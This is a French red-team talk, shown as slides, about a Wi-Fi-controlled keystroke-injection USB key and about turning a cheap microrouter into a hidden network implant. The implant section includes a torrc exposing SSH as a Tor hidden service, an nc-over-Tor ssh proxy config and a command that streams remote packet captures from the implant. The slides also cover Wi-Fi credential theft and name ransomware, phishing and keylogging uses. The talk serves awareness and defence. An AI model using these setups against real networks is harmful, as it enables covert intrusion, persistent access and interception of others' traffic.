

# Scénarios de RED TEAM

# SOMMAIRE

**01**

## QUI SOMMES-NOUS ?

We are Anonymous

## DE LA BONNE WHID

Présentation de l'outil et  
scénario d'attaque

**02**

**03**

## WEAPONIZING A MICROUTER

C'est quoi cette clé sur  
ton PC ?

## CONCLUSION

Des questions ?

**04**

# QUI SOMMES-NOUS ?

**Anthony DOMINGUE, 23**

DevOps Engineer  
@Wikodit - Passionné de  
sécurité informatique et  
de ROSO




**Pierre CEBERIO, 20**

SysOps Engineer  
@Log'in Line - Passionné  
de Pentest et d'OSINT

# Cactus WHID

- “Rubberducky contrôlé par Wifi”
- 11 euros
- indétectable




# SCÉNARIO



Reconnaissance




Ingénierie sociale



Compromission

# Autres scénarios



# DÉMONSTRATION

# EXPLOITATIONS

## RANSOMWARE

Vos données en otage



## PHISHING

Passez-moi vos identifiants  
Paypal, je suis Paypal

## ALTÉRATION DE DOCUMENTS

"J'ai pas touché"

## KEYLOGGER

Big Brother is watching you

# Pour les barbus



# Blue Team : Comment se défendre ?



## SENSIBILISATION

Car un croissantage vaut  
mille mots



## BLOQUER

Casseurs Flowters



## LIMITER

Une fausse bonne  
idée ?



## BUT SPOOFABLE

You are fake news !!!



## UKIP

Ukip à fond



## STATION BLANCHE

Never Trust, Always  
Verify

# ET MAINTENANT ?



# WEAPONIZING A MICROUTER



# OBJECTIFS

## ANALYSER LE RÉSEAU À DISTANCE

Pouvoir effectuer un  
tcpdump à distance

## SE CONNECTER SANS IP

Via un nom de  
domaine .onion

## MAINTENIR UN ACCÈS

Garder une prise sur  
le réseau

## RESTER ANONYME

Utiliser le réseau Tor  
afin de renforcer  
l'anonymat

## EFFECTUER DES ATTAQUES RÉSEAU

Utiliser ce point  
d'entrée sur le réseau  
de manière malicieuse

## CHEAP

Ne pas dépenser plus  
de 20€

# L'INTERNET SOMBRE



## Tor ?

The Onion Router  
Réseau + Navigateur

## Anonymat ?

Mini 3 noeuds entre le client  
et le serveur  
Relatif en fonction de l'usage

## ClearNet / DarkNet

De quoi parle-t-on ?

## Alternatives

I2P  
Freenet  
...

# PREREQUIS

## VOL DES ACCES WIFI

Afin de se positionner entre la victime et le réseau


## CONFIGURATION DU MICROUTER

Torrc, FW, minification, réseau...

## IDENTIFICATION DE LA VICTIME

Repérer un poste de travail utilisé par quelqu'un avec un poste intéressant

# GL.iNet GL-USB150 (Microuter)



## TOOLS



GL.iNet GL-USB150 (Microuter)Vitesse 150Mbps,2.4GHz ,  
64MB RAM,16MB Flash Nor, OpenWrt pré-installé, Client  
OpenVPN  
Visiter la boutique GL.iNet  
★★★★★ 102 évaluations

Prix : 30,85 €  
Tous les prix incluent la TVA.  
Assistance produit Amazon gratuite incluse ~  
Livraison GRATUITE (0,01€ pour les livres) en point retrait. Détails

Type de connecteur: USB, Ethernet  
vitesse de transfert: 150 Megabytes Per Second  
de données:  
Marque: GL.iNet  
Type de technologie sans fil: Fréquence radio de 2,4 GHz  
Tension: 5 Volts

À propos de cet article

- [ROUTEUR SANS FIL USB] USB mini routeur voyage pour les travaux professionnels, Léger (10g seulement) et taille de poche. USB pour le réseau Ethernet.
- [OPEN SOURCE & PROGRAMMABLE] OpenWrt/LEDE pré-installé, dépendu

30,85 €  
Livraison GRATUITE - vendredi  
23 avr. en France métropolitaine  
Détails  
Entrez votre adresse

En stock.  
Quantité : 1

Ajouter au panier  
Acheter cet article  
Transaction sécurisée  
Vendu par GL.iNet Technologie et expédié par Amazon.  
Livrée en 1 jour ouvré  
Profitez de tous les avantages de livraison en vous inscrivant à Amazon Prime.  
amazon prime

Entre 20 et 30€ suivant les offres


- 150 Mo/s de débit WiFi
- OpenWRT
- 64Mo RAM et 16Mo de stockage
- USB 2 - WiFi 2.4Ghz
- CPU Atheros9331, @400MHz SoC
- Conso < 1W

Banana for scale...



# HIDDEN SERVICE

- OpenWRT
  - OS du microuter
- Disable FW
  - Pas besoin de FW (il faut économiser la RAM du petit microuter...)
- Install Tor
  - Avec OPKG
- Configure torrc
  - Tor service pour héberger un service caché



```
RunAsDaemon 1  
DataDirectory /etc/tor/data/  
HiddenServiceDir /etc/tor/hidden_service/  
HiddenServicePort 22 127.0.0.1:22
```

Le service caché pointe vers SSHD (port 22)

```
cat /etc/tor/hidden_service/hostname  
ad62y2sfdrre3rzq.onion
```

Le nom de domaine est généré, nous n'avons pas le contrôle dessus sans puissance de calcul.

# PROFIT

- Configuration d'un host utilisant Tor dans ~/.ssh/config

- Accès SSH distant

```
host hidden
  hostname bdvvm6boqeom4frd.onion
  proxyCommand nc -proxy 127.0.0.1:9050 --proxy-type socks5 %h %p
```

- tcpdump distant vers Wireshark en version graphique

```
ssh root@hidden tcpdump -i any -U -s0 -w - 'no port 22' | wireshark -k -i -
```



# VIABLE ?

- Stabilité relative
- Initialisation de torrc très longue
- Manque un peu de RAM -> OOM
  - Minifier le microuter
  - Un peu de soudure ?





Merci ! Des questions ?